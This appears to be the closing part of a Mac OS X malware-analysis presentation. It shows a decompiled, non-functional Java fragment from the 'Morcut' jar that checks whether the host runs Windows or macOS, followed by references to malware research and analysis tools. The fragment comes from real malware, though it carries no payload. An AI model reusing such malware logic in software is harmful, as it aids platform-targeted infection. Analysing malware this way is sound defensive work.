- Social Engineering Continues

Morcut Jar

```
{
label_0:
    {
        try {
            string_0_ = "/";
            if (!isWindows())
                break label_0;
        } catch (IOException PUSH) {
            break label_2;
        } catch (NullPointerException PUSH) {
            break label_3;
        } catch (InterruptedException PUSH) {
            break label_4;
        } finally {
            break label_5;
        }
    }
    try {
        if (isMac()) {
            try {
                string_0_ += "mac";
                break label_1;
            } catch (IOException PUSH) {
                break label_2;
            } catch (NullPointerException PUSH) {
                break label_3;
            } catch (InterruptedException PUSH) {
                break label_4;
            } finally {
                break label_5;
            }
        }
```

References

- Joel Yonts. Mar 2009. Mac OS X Malware Analysis. http://digital-forensics.sans.org/community/papers/gcfa/mac-os-malware-analysis_2286
- Levin, Jonathan (2012-11-05). Mac OS X and iOS Internals: To the Apple's Core (Kindle Locations 873-882). Wiley.
- http://nakedsecurity.sophos.com/2012/07/25/mac-malware-crisis-on-mountain-lion-eve/
- http://www.thesafemac.com/arg-genieo/
- http://www.f-secure.com/v-descs/trojan-downloader_osx_flashback_i.shtml
- http://www.fireeye.com/blog/technical/malware-research/2014/09/forced-to-adapt-xslcmd-backdoor-now-on-os-x.html
- https://www.hex-rays.com/products/ida/
- http://vu1tur.eu.org/tools/